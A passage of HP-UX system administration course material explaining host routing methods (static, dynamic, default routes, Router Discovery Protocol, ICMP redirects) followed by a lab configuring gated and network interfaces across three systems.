
```
# ndd -get /dev/ip ip_check_subnet_addr
```

To change the value issue the command:

```
# ndd -set /dev/ip ip_check_subnet_addr <0|1>
```

To make the change more permanent update the file **/etc/rc.config.d/nddconf**

5-4. SLIDE: Routing IP Packets from Hosts



Student Notes

In general, it is the responsibility of the site network administrator to ensure that the routers are configured properly to direct packets from network segment to network segment as appropriate. However, it is the responsibility of the system administrator to configure the host to perform the initial route from the system to the first router.

The importance of this configuration is illustrated on the slide above. Workstation A communicates with Workstation B and Workstation C. When sending a packet to Workstation B, the preferred route may be through Router X (only 1 hop away). When communicating with Workstation C however, the preferred route is through Router Y (only 1 hop).


The configuration of Workstation A can be performed in one of three different ways:

- | | |
|-----------------------|--|
| Static routes | Paths to the routers are configured and maintained manually by the system administrator. |
| Dynamic routes | Paths to the routers are configured and maintained by an OS daemon (e.g. gated). |

Default route All paths are initially configured to go to one router. Adjustments (addition of other routes) are made from there by an OS daemon (**gated**).

The next three slides address each of these methods.

5-5. SLIDE: Using Static Routes



Student Notes

One solution for managing the route table on a host machine is to use static routes.


Static routes are entries that the system administrator enters manually into the route table with the **route** command. Static routes can also be configured by the system administrator to be added to the route table every time the system boots.

Some people think, *an advantage of static routes is they are independent of the routing protocol* (RIP, OSPF, or others) being used by routers. The host is not dependent on a specific routing protocol. This means that if the routing protocol between routers does change (i.e. RIP to OSPF), the host systems are unaffected.

Other people think, *a disadvantage of static routes is they are independent of the routing protocol* being used by routers. As new routers and networks are discovered and added to the network, the host machine using static routes will not know how to get to these new networks. New entries will have to be added manually by the system administrator to the route table for these new networks. As more networks are added and the total number of subnets grows, the task of maintaining the route table on each and every host can become overwhelming and impractical.

A second disadvantage of static routes is their lack of ability to detect downed routers on the network. If the primary path to a destination node fails (e.g. the path going from Workstation A to Workstation C through Router Y, as shown in the slide), the static route will not be able to re-route the packet through an alternate path (e.g. going through routers X and Z to make it to Workstation C). In order to recover from a downed route, the system administrator has to manually remove the downed route from the route table, and then manually add the alternate route. Once the downed route comes back on-line, the system administrator has to remember to remove the alternate route and add back the primary route (which often times they forget to do).

5-6. SLIDE: Using Dynamic Routes



Student Notes

A second solution for managing the route table on each host is dynamic routing.

Dynamic routing involves running a background daemon (e.g. gated daemon) on each host to listen for route advertisements from the different routers on the network. Upon hearing and receiving the various route advertisement packets, the background daemon adds corresponding route entries to the kernel's route table.

On the slide, assume Workstation A has the gated daemon running in the background listening for RIP packets. From Router X, Workstation A will hear advertisements to the 128.1.0.0 network in one hop, and advertisements to the 192.1.1.0 network in two hops. From Router Y, Workstation A will hear advertisements to the 192.1.1.0 network in one hop, and advertisements to the 128.1.0.0 network in two hops. The daemon will then add entries to the host's table which will get him to the 128.1.0.0 and 192.1.1.0 networks in as few a hops as possible.

The advantage of dynamic routing is all newly discovered networks and subnets will automatically have route table entries added for them as they are discovered.


The host's route table is automatically maintained by the background daemon freeing the system administrator to do other things.

A second advantage of dynamic routing is the ability for a host to detect downed routes and automatically use an alternate route should one be available. The ability of dynamic routing to utilize a redundant route in the event of a primary route failure, is a key advantage to dynamic routing.

The main disadvantage of dynamic routing is the overhead placed on each workstation from the dynamic routing **gated** daemon. Not only is this daemon constantly listening for RIP packets (taking up CPU overhead), but it also adds every subnet and network that it hears about (from route advertisements), to the kernel's route table. As more and more systems connect to the Internet, the number of entries in the route table can be in the thousands when using this routing solution.

Because of the overhead (and the dependency on the routing protocol), this approach is typically used only in small companies.

5-7. SLIDE: Using the Default Route



Student Notes

A third option for managing the route table on a host is to simply set a default route which is used for all undefined network destinations.

In the slide, we see Workstation A's route table contains an entry for the local network 156.153.0.0, and a **default** entry. This default route is used when communicating with any other node on any other network. Therefore, when Workstation A sends a packet to Workstation B or Workstation C, both of these packets will be sent to the default Router Y, and Router Y will have the responsibility of determining the best route from that point.

The main advantage of this solution is it prevents the route table on the host from becoming large and unmanageable. The route table is extremely simple and very little overhead is required to maintain it.

This solution especially makes sense for networks which contain a single gateway to many other networks (i.e. the Internet). Local addresses get routed locally, but all other network addresses are routed through the default router.

One obvious disadvantage is in certain cases (like the one on the slide), the most efficient route is not always used. For example, when Workstation A communicates with Workstation


B, the best route is to go through Router X. But, the way the route table for Workstation A is defined, the packets will be routed through Router Y to Router Z and then onto Workstation B. The inefficiency in this route is caused by the simplicity of the solution.

At this point, there should be three questions lingering in the back of your mind:

1. Who sets the default route? Is it the system administrator, or some network daemon?
2. What happens if the default router goes down? Will the host be able to use a redundant route if one exists?
3. Is there a way to create supplement routes (i.e. add to the kernel's route table) such that when an inefficient route exists, a more efficient route can be added for that particular network?

The answer to all three of these questions is contained on the next two slides.

5-8. SLIDE: Router Discovery Protocol Daemon



Student Notes

The Router Discovery Protocol is designed to work with the ICMP router discovery messages, which are recommended for use with all the current routers. The primary purpose of the Router Discovery Protocol is to initially set and continually maintain the default route entry in the kernel's route table.


The Router Discovery Protocol accomplishes its task of managing the default route entry by soliciting for routes when the system is initially booted. Then it continually listens for ICMP route advertisement messages that are broadcast periodically (usually every 7 minutes) by all routers on the network. If the system running the Router Discovery Protocol does not hear the default router broadcast its route within 30 minutes, then the system replaces the default route entry with an entry for a router which is sending ICMP route advertisement broadcasts.

The slide shows Workstation A sending out a router solicitation message to all routers on the network asking them to respond with a list of routes for which they have information. Included in the responses for each route will be an accompanying preference number (assigned by the network administrator for that router).

Since Router X provides access to the majority of the network and Router Y only connects to a small subnet, Router X is likely to have a higher preference number. Therefore, it will be selected and assigned as the default route in the kernel's route table on Workstation A.

The Router Discovery Protocol is implemented through the gated daemon on HP-UX 11.X. On HP-UX 10.x operating system releases, a separate daemon, `rdpd`, was used to implement Router Discovery Protocol.

5-9. SLIDE: Redirection



Student Notes

There are a number of scenarios (including the one on the slide), where the default route is ideal for the majority of the destinations, but inefficient for the other destinations.

On the slide, we see that Router X is the default route to which all non-local packet traffic is routed. This includes Workstation B which is on the 192.1.1.0 network. When Workstation A sends a packet to Workstation B, the packet first goes to Router X which resends or reroutes the packet to Router Y. This creates a delay for the packet in reaching Workstation B and doubles the traffic load on the 156.153 network when Workstation A communicates with Workstation B.

To help resolve this situation, the routers should be configured to send ICMP redirect messages back to the originating host. The ICMP redirect message tells the originating host to add an entry to its route table to direct all future messages for that host to the preferred router (listed in the ICMP redirect message), and not to the default router.

In order for the hosts to receive and process all the ICMP redirect messages, the **gated** daemon must be configured. The **gated** daemon will add an entry to the kernel's route table when the ICMP redirect message is received. Once the ICMP redirect message is processed, all future communications with the redirected destination will go straight to the preferred router, and not the default router.

5-10. LAB: Managing Routes with the gated Daemon

Names of Systems for the Lab

The following lab requires three systems.


Router Discovery Server/RIP Client _____

Router Discover Client _____

RIP Server _____

In order to avoid the teams interfering with each other your instructor will assign each team a group number. The group number will be part of your network addresses. Substitute the group number assigned whenever you see <group> in the lab instructions.

Group number _____



First, you will configure the new network identity and the gated.conf file on all the systems. After rebooting each system you will test gated. Rather than starting gated automatically you will wait until the testing portion of the lab.

Configure the Router Discovery Server/RIP Client

1. Backup the network configuration files. We have provided a script to do this:

```
# /home/h3045*/netfiles.sh -b /tmp/netfiles.lab5
```

2. On the router discovery server:

Setup the first lan card (lan0) on the 120.<group> network

Setup the second lan card (lan1) on the 130.<group> network. If your system does not have multiple lan cards use lan0:1 for the second lan interface.

Use a subnet mask of 255.255.0.0.

In the example below **replace the x's with the corresponding octet of the systems current IP address.**

Comment out all ROUTE_ variables

Do not automatically start gated. You will start it manually in the testing portion of the lab.

```
# vi /etc/rc.config.d/netconf
```

```
INTERFACE_NAME[0]=lan0
IP_ADDRESS[0]=120.<group>.x.x
SUBNET_MASK[0]=255.255.0.0
BROADCAST_ADDRESS[0]=" "
INTERFACE_STATE[0]=" "
DHCP_ENABLE[0]=0

INTERFACE_NAME[1]=lan1
IP_ADDRESS[1]=130.<group>.x.x
SUBNET_MASK[1]=255.255.0.0
BROADCAST_ADDRESS[1]=" "
INTERFACE_STATE[1]=" "
DHCP_ENABLE[1]=0

# ROUTE_DESTINATION[0]
# ROUTE_MASK[0]
#ROUTE_GATEWAY[0]
# ROUTE_COUNT[0]
#ROUTE_ARGS[0]

GATED=0
```

3. Set up the **/etc/gated.conf** file making this machine a Router Discovery Protocol Server and a RIP client

```
# vi /etc/gated.conf
```

```
traceoptions "/var/adm/gated.log" none;
rip yes {
    nobroadcast ;
    interface all version 2 ;
```

```
traceoptions packets ;  
} ;  
  
routerdiscovery server yes {  
    interface all maxadvinterval 30 ;  
    address all broadcast ;  
} ;  
  
icmp {  
    traceoptions routerdiscovery ;  
} ;
```

4. Edit the **/etc/hosts** file entry for the RDP server to reflect the new IP addresses of the host

```
# vi /etc/hosts
```

```
120.<group>.x.x    <hostname>  
130.<group>.x.x    <hostname>
```

5. For the purpose of this lab, disable the NFS client and server. This is being done to allow the system to boot even if you made mistakes in your **netconf** file.

```
# vi /etc/rc.config.d/nfsconf
```

```
NFS_CLIENT=0  
NFS_SERVER=0
```

6. Shutdown and reboot your system.

```
# cd /
```

```
# shutdown -r -y 0
```

7. When the system comes back up verify the new IP addresses. Verify that you are on both the 130.<group>.0.0 and the 120.<group>.0.0 networks. Verify that you have no default route. If a default route exists flush the route table.

```
# netstat -in
```

```
# netstat -rn
```

```
# route -f (This step is only necessary if you forgot to comment out the default  
            route)
```

Configure the Router Discovery Client

1. Backup the network configuration files. We have provided a script to do this:

```
# /home/h3045*/netfiles.sh -b /tmp/netfiles.lab5
```

2. On the router discovery client

Setup the first lan card (lan0) on the 120.<group> network

Use a subnet mask of 255.255.0.0.

In the example below **replace the x's with the corresponding octet of the systems current IP address.**

Comment out all ROUTE_ variables

Do not automatically start gated. You will start it manually in the testing portion of the lab.

```
# vi /etc/rc.config.d/netconf
INTERFACE_NAME[0]=lan0
IP_ADDRESS[0]=120.<group>.x.x
SUBNET_MASK[0]=255.255.0.0
BROADCAST_ADDRESS[0]=" "
INTERFACE_STATE[0]=" "
DHCP_ENABLE[0]=0

# ROUTE_DESTINATION[0]
# ROUTE_MASK[0]
#ROUTE_GATEWAY[0]
# ROUTE_COUNT[0]
#ROUTE_ARGS[0]

GATED=0
```

3. Set up the /etc/gated.conf file making this machine a Router Discovery Protocol client

```
# vi /etc/gated.conf
routerdiscovery client yes {
    interface all broadcast ;
} ;

icmp {
    traceoptions routerdiscovery ;
} ;
rip no ;
redirect yes ;
```

4. Edit the /etc/hosts file entry for the RDP client to reflect the new IP address of the host

```
# vi /etc/hosts
120.<group>.x.x    <hostname>
```

5. For the purpose of this lab, disable the NFS client and NFS server. This is being done to allow the system to boot even if you made mistakes in your **netconf** file.

```
# vi /etc/rc.config.d/nfsconf
NFS_CLIENT=0
NFS_SERVER=0
```

6. Shutdown and reboot your system.

```
# cd /  
# shutdown -r -y 0
```

7. When the system comes back up verify the new IP address. Verify that you are on only the 120.<group>.0.0 network. Verify that you have no default route. If a default route exists flush the route table.

```
# netstat -in  
# netstat -rn  
# route -f (This step is only necessary if you forgot to comment out the default  
            route)
```

Configure the RIP Server

1. Backup the network configuration files. We have provided a script to do this:

```
# /home/h3045*/netfiles.sh -b /tmp/netfiles.lab5
```

2. On the RIP server:

Setup the first lan card (lan0) on the 120.<group> network

Setup the second lan card (lan1) on the 140.<group> network. If your system does not have multiple lan cards use lan0:1 for the second lan interface.

Use a subnet mask of 255.255.0.0.

In the example below **replace the x's with the corresponding octet of the systems current IP address.**

Comment out all ROUTE_ variables

Do not automatically start gated. You will start it manually in the testing portion of the lab.

```
# vi /etc/rc.config.d/netconf
```

```
INTERFACE_NAME[0]=lan0  
IP_ADDRESS[0]=120.<group>.x.x  
SUBNET_MASK[0]=255.255.0.0  
BROADCAST_ADDRESS[0]=" "  
INTERFACE_STATE[0]=" "  
DHCP_ENABLE[0]=0  
  
INTERFACE_NAME[1]=lan1  
IP_ADDRESS[1]=140.<group>.x.x  
SUBNET_MASK[1]=255.255.0.0  
BROADCAST_ADDRESS[1]=" "  
INTERFACE_STATE[1]=" "  
DHCP_ENABLE[1]=0  
  
# ROUTE_DESTINATION[0]
```

```
# ROUTE_MASK[0]
#ROUTE_GATEWAY[0]
# ROUTE_COUNT[0]
#ROUTE_ARGS[0]

GATED=0
```

3. Set up the **/etc/gated.conf** file making this machine a RIP server

```
# vi /etc/gated.conf
interfaces {
